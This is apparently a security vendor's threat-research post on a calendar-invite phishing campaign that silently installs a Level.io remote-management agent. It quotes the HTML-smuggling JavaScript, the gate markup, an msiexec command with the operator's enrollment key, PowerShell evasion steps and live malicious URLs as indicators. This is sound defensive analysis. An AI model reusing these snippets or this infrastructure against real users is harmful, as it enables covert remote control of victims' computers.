Threat Research
Google Calendar Phishing: The Invite That Installs an RMM Agent
Malicious Google Calendar invites rose tenfold in a week. Inside a campaign that auto-creates events from stolen mailboxes and installs a signed RMM agent.


.png)
Malicious calendar invitations held a flat baseline across our customer base through July. In the week of August 23 they rose tenfold in AegisAI telemetry, and the number of tenants receiving at least one roughly doubled in that same week. Most of that surge is a single campaign: infrastructure registered in a batch on August 16, first messages on August 17, close to two hundred compromised business mailboxes sending, and still sending on September 1. It builds that sender pool out of its own victims.

Every one of those emails was a real Google Calendar invitation, sent from a real compromised business mailbox, authenticated by Google’s own infrastructure. Every one placed an entry on a real employee’s calendar without a click. At the end of the chain sit several payloads, one of which is a silent install of a legitimate, signed remote monitoring and management agent, enrolled to the attacker’s tenant. The victim then becomes a new compromised sender.
Compromised Workspace mailbox  →  authentic sender, DKIM signs as google.com
  Calendar invite (METHOD:REQUEST) →  event auto-created, no click required
    Link wrapped in google.com/url →  first hop a scanner sees is Google
      Attacker-run Turnstile gate  →  single-use, blocks every crawler
        Fake DocuSign installer    →  ZIP assembled in the browser, never sent
          VBS → PowerShell         →  Defender exclusions, then a signed MSI
            Level.io RMM agent     →  enrolled to the attacker’s tenant
    └──→ back to the top, as a new sender
Not one link in that chain is a malicious file. We followed it end to end against live infrastructure. Here is how each stage works.
Calendar phishing is an attack that delivers its lure as a meeting invitation rather than as an ordinary email, so the entry lands on the target’s calendar and re-presents itself at reminder time. It works because Google Workspace and Microsoft Exchange both create a calendar event automatically when an invitation carries METHOD:REQUEST in its text/calendar part, with no click, no accept, and no acknowledgment from the recipient.
A phishing email has to survive one moment of attention. An invitation does not. Where a domain policy leaves the Add invitations to Calendar setting on Invitations from everyone, nothing sits between the send and the calendar entry. The admin control that changes this is covered further down.
The lure then waits, and re-presents itself at reminder time, hours or days after the email that delivered it has scrolled out of view. That decoupling is the point. The victim does not meet this attack in their mailbox, where they are primed to be suspicious of unknown senders. They meet it as a notification about a meeting that is already on their schedule.
The campaign pushes that advantage two ways. Roughly one in seven invitations in our dataset was set as a daily-recurring event, several running for weeks, so one send buys a reminder every day. And about one in ten carried Google’s own Invitation from an unknown sender prefix, meaning Google identified the sender as unknown, labeled it, and created the event anyway.
There are no lookalike domains here. No g00gle-calendar.com, no typosquats.
The sending accounts are compromised mailboxes belonging to real businesses: roofing contractors, landscapers, tile and drywall firms, a coffee roaster, a dental practice, an architecture studio, several nonprofits, alongside a number of corporate SaaS accounts.
Because the invitation is generated by Google Calendar on behalf of a genuine Workspace account, it is sent from Google’s infrastructure and DKIM-signed as google.com. Every message in the set we collected passed DKIM. The sender is stolen, and authentication has no opinion about that.
Any control keyed on domain reputation, sender age, or authentication posture is looking at a clean signal. This is the same structural problem that makes business email compromise hard for reputation-based tooling: the account is real, so the reputation is real.
Procurement-themed phishing is common. Establishing that these messages share an origin, rather than being a category of unrelated activity, takes evidence, and this campaign left an unusual amount of it.
What the evidence ties together is tooling and content: the same invented reference numbers, the same templates, the same gate implementation. It does not identify a single operator, and what sits behind the gate varies from this chain to credential pages impersonating Google, which is what a kit in several hands looks like. We reported a comparable self-replicating structure in TIDALGUEST, where each stolen inbox became the next trusted sender.
The lure is well chosen. Bid invitations target people whose job is to answer unsolicited mail from companies they have never heard of, about projects they were not expecting. Suspicion is professionally expensive for that audience.
The invitation carries a genuine Google Meet link with a working dial-in and PIN, which costs the attacker nothing and makes the invite indistinguishable from a real meeting request. A decoy Drive link, drive.google.com/drive/folders/2026, poses as the project documents. The real payload sits in the event description, wrapped in Google’s own redirector:
https://www.google.com/url?q=https%3A%2F%2Fworld-invitedocument.com%2F%3F04a3bd98
    &sa=D&source=calendar&ust=1788191820000000&usg=AOvVaw29q2mUvsHy2Y2LCMJPhzwd
Google Calendar applies that wrapper automatically. The attacker did not add it. The effect is that the first hostname any scanner resolves is google.com.
Follow it and you reach what looks, for two or three seconds, like a routine security check. It is not Cloudflare protecting a website. It is a page the attacker wrote, embedding Cloudflare Turnstile as an anti-analysis tool:
<title>One more step before you proceed...</title>
<script src="https://challenges.cloudflare.com/turnstile/v0/api.js" async defer></script>
<form id="cfForm" action="/captcha/verify" method="POST">
  <input type="hidden" name="redirect_to" value="/?04a3bd98">
  <div class="cf-turnstile" data-sitekey="0x4AAAAAAEU5mWq2G7Nr5QzP" ...>
The operator registered their own Turnstile sitekey, wrote their own /captcha/verify endpoint, and carried the campaign token through the challenge in redirect_to. They also added a /captcha-widget-error endpoint that reports back when the widget fails. The attacker monitors the uptime of their own gate.
A gate like this ends most automated crawling. No form fields, no credential prompt, no brand impersonation, nothing to fingerprint. And the gate is single-use: after one successful pass, every subsequent request returns 403 Verification failed. That is why URL reputation services report these domains as clean.


Working from an instrumented browser sandbox, we got through, and reached a hosted kit: a DocuSign clone with the real logo, two invented locked documents, an AES-256 pretext for why they open only in a desktop application, and a compliance badge row citing ISO 27001, FedRAMP, and PCI DSS.
The operator runs at least one parallel path. On document-invitation.com, clearing the gate instead redirects to a Windows provisioning package hosted in a Cloudflare R2 bucket. Both are listed in the indicators below.
The delivery is the interesting part, and it is a textbook case of HTML smuggling: no archive ever crosses the network.
var r = await fetch('/api/source');            // octet-stream, no filename
var zip = new JSZip();
zip.file('DocuSignLevelViewerX64.zip.vbs', await r.blob());
var zipBlob = await zip.generateAsync({type:'blob'});
The kit fetches raw bytes with no filename and no meaningful content type, builds the ZIP inside the victim’s browser with JSZip from a public CDN, and hands it over as a blob URL. A network inspector sees an octet-stream fetch and a popular JavaScript library. It never sees a .zip or a .vbs. And because Windows hides known file extensions by default, the double extension DocuSignLevelViewerX64.zip.vbs displays to the victim as DocuSignLevelViewerX64.zip.
This particular chain ended with a remote monitoring and management agent. Other gates in this same family lead somewhere else entirely, including credential pages impersonating Google. The delivery chain above is the durable part. What sits at the end of it is swappable, which is precisely the problem with defending against it by payload.
The two endings are not independent. The credential branch is how the sender pool refills. An account phished through one invitation becomes the authentic, DKIM-signed origin of the next, which is why the sending mailboxes are real businesses rather than registered infrastructure.
The script is not malware in the usual sense. Its own header comment names it: Level.io Monitoring Agent - VBS Silent Install. Level is a legitimate remote monitoring and management product, the kind IT departments deploy to administer fleets. Installed by an attacker, it is complete, persistent, remote administrative control of the endpoint, delivered as signed vendor software that endpoint tooling has every reason to trust. This is RMM abuse, and it is living off the land taken one step further: the tool is not even resident on the box until the attacker installs it, and it is signed when it arrives.
The installer is careful. It detects elevation by reading a registry key only administrators can read, HKEY_USERS\S-1-5-19\Environment\TEMP, and if it is not elevated it relaunches PowerShell with runas, producing exactly one UAC prompt that reads as a normal installer. The PowerShell stage is base64 UTF-16LE, run with -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -EncodedCommand.
That stage blinds Microsoft Defender before it touches the network, registering Add-MpPreference exclusions for the temp MSI, both Level program directories, and the three agent process names. Only then does it download the genuine agent from the vendor’s own CDN, downloads.level.io/level.msi, falling back from BITS to curl.exe to Invoke-WebRequest. It verifies the download with Get-AuthenticodeSignature against a pinned certificate thumbprint and aborts on a mismatch, which is to say the attacker quality-controls their own supply chain. Then it installs silently:
msiexec /i level.msi LEVEL_API_KEY=UuCmw5cu7BuBToG8Hugkg5bF /qn /norestartThat key binds the victim’s machine to the operator’s Level tenant. On success the script opens a Bing search for Docusign PDF viewer not working in the default browser, so the victim concludes the viewer is broken, goes off to troubleshoot, and never learns that anything installed.

The email promised bid documents and a project meeting. The link behind it led to a generic human-verification screen with no documents. In our classifier’s own words:
The email claims to be an invitation to bid with project documents, but the linked page is a generic Cloudflare CAPTCHA screen. This is a classic phishing tactic where the link leads to a decoy or redirector rather than the promised content.
That reasoning does not require seeing the payload. It requires holding the email’s claim and the page’s behavior side by side and noticing they do not match, which is the one detection surface an attacker cannot remove by hiding behind a wall. It is the same reasoning our agents apply across inbound email security generally.
Detection is only half of it. Because these invitations auto-create calendar entries, quarantining the email leaves the event in place. AegisAI retracts the calendar entry itself, deleting the auto-created event from each affected calendar and snapshotting it first so a false positive can be restored intact. The invitation comes off the calendar, not just out of the mailbox, before users see or click it.
The single highest-value control is the Google Workspace admin setting that stops calendar events being created automatically from invitations by unknown senders. It is domain-wide, it takes one change, and no individual user has to do anything.
Close the auto-add default. In the Admin console go to Apps > Google Workspace > Calendar > Advanced settings and set Add invitations to Calendar. The options are Invitations from everyone, Invitations from known senders, and Invitations users have responded to via email. Known senders is the practical setting for most domains, and it is not a complete fix: known means prior correspondence, so an attacker holding a compromised mailbox can send one innocuous message first and become known. The response-based option closes that gap, at the cost of every legitimate invitation needing an email reply first.
Treat .ppkg as executable in download and endpoint policy. Windows provisioning packages are rarely legitimate in inbound mail and are usually missing from blocked-extension lists.
Hunt behavior, not files. Alert on Add-MpPreference creating Defender exclusions, which almost never happens outside deliberate IT action. Inventory which RMM agents are authorized in your environment and alert on any others appearing, Level included. Treat msiexec invoked from a wscript.exe parent as suspicious regardless of what it installs.
AegisAI covers what the admin setting cannot: we classify the invitation and remove the event it already created, from every calendar it reached. Book a demo to see it run against your own mail flow.
| Technique ID | Name | Campaign usage |
|---|---|---|
| T1566.001 | Phishing: Spearphishing Link | Calendar invitation carries the gate link in the event description |
| T1204.001 | User Execution: Malicious Link | Victim clears the Turnstile gate to reach the kit |
| T1078.004 | Valid Accounts: Cloud Accounts | Invitations sent from compromised Google Workspace mailboxes |
| T1608.005 | Stage Capabilities: Link Target | google.com/url wrapper and upstream redirectors front the payload |
| T1497 | Virtualization / Sandbox Evasion | Single-use Turnstile gate returns 403 to every request after the first pass |
| T1036.007 | Masquerading: Double File Extension | DocuSignLevelViewerX64.zip.vbs displays as a .zip |
| T1059.005 | Command and Scripting Interpreter: Visual Basic | Browser-assembled VBS dropper |
| T1059.001 | Command and Scripting Interpreter: PowerShell | Second-stage installer |
| T1027.010 | Obfuscated Files or Information: Command Obfuscation | Base64 UTF-16LE -EncodedCommand payload |
| T1562.001 | Impair Defenses: Disable or Modify Tools | Add-MpPreference exclusions for the MSI, Level directories and process names |
| T1197 | BITS Jobs | BITS attempted first for the agent download |
| T1105 | Ingress Tool Transfer | level.msi pulled from the vendor CDN |
| T1219 | Remote Access Software | Level.io agent enrolled to the operator tenant |
These are tied to the operator’s tooling and tenancy rather than their hosting, so they survive infrastructure rotation.
| Indicator | Type | Role |
|---|---|---|
| UuCmw5cu7BuBToG8Hugkg5bF | Level.io API key | Operator RMM enrollment key. Highest-confidence indicator in the chain. |
| level.exe, level-remote-it.exe, level-windows-amd64.exe | Defender exclusions | Registered before the download, via Add-MpPreference |
| %TEMP%\level-install.log | Host artifact | msiexec verbose log written by the installer |
| DocuSignLevelViewerX64.zip / .zip.vbs | Filename | Browser-assembled archive, double-extension script |
| RFI-31-7614-124, RFI-31-9852-562 | Campaign strings | Shared fictional RFI numbers across unrelated senders |
These are the hosts we observed, not a complete inventory. Attacker hosting rotates cheaply, several of these were already dead within two weeks, and infrastructure that never reached a mailbox we monitor is absent by definition. Their value now is searching historical proxy and DNS logs for prior contact, not standing detection. Status is as of September 1, 2026.
| Indicator | Role | Status Sep 1 |
|---|---|---|
| world-invitedocument.com/?04a3bd98 | Turnstile gate, campaign token | Dark (523) |
| facilitiesolution.com/?ab03f9b9 | Turnstile gate, campaign token | Dark |
| documentsview.top/?baf456d0 | Turnstile gate, campaign token | Serving |
| document-invitation.com/verify | Gate verify endpoint, redirects to payload | Serving |
| accounts.fenkeipark.it.com/portal/ | Upstream redirector | Dark |
| fortcampbellnorth.com/api/redirect-url/WGx9M9V4byYByUXmlC3o/rec5WtVI75izUBdjc | Redirector to the kit | Serving |
| documentmanagementsearch.safetriptravel.us | DocuSign kit (review.html, download.html, /api/source) | Serving |
| pub-37dd4992bec44b1f8652ca94f39188ba.r2.dev/AccessDownloadDocument.ppkg | Provisioning-package payload, Cloudflare R2 | Serving |
One clarification worth making explicitly: downloads.level.io and Level’s code-signing certificate are not indicators of compromise, and we have deliberately left them out of both tables. They are a legitimate vendor’s real infrastructure, and alerting on them would fire on every honest Level deployment. The anomaly is not the agent. It is an agent enrolling against a tenant your organization does not own.
Not on its own. The invitation itself carries no file and no executable code. It delivers a link, and in this campaign that link leads through an attacker-run verification gate to a browser-assembled script that installs a signed RMM agent. The invitation is the delivery vehicle, not the payload.
No. DKIM proves the message really was sent by the account it claims, not that the account is under its owner’s control. Every invitation in this campaign passed DKIM as google.com because it was genuinely generated by Google Calendar on behalf of a real Workspace account the attacker had stolen.
Google Workspace and Microsoft Exchange create the event automatically when the invitation carries METHOD:REQUEST in its text/calendar part. In Google Workspace this is governed by the domain-wide Add invitations to Calendar setting, which allows invitations from everyone unless an administrator narrows it.
No. The event is created by the calendar service at delivery and lives independently of the message. Removing or quarantining the email leaves the entry, and its reminders, on the calendar. Removing the event requires acting on the calendar itself.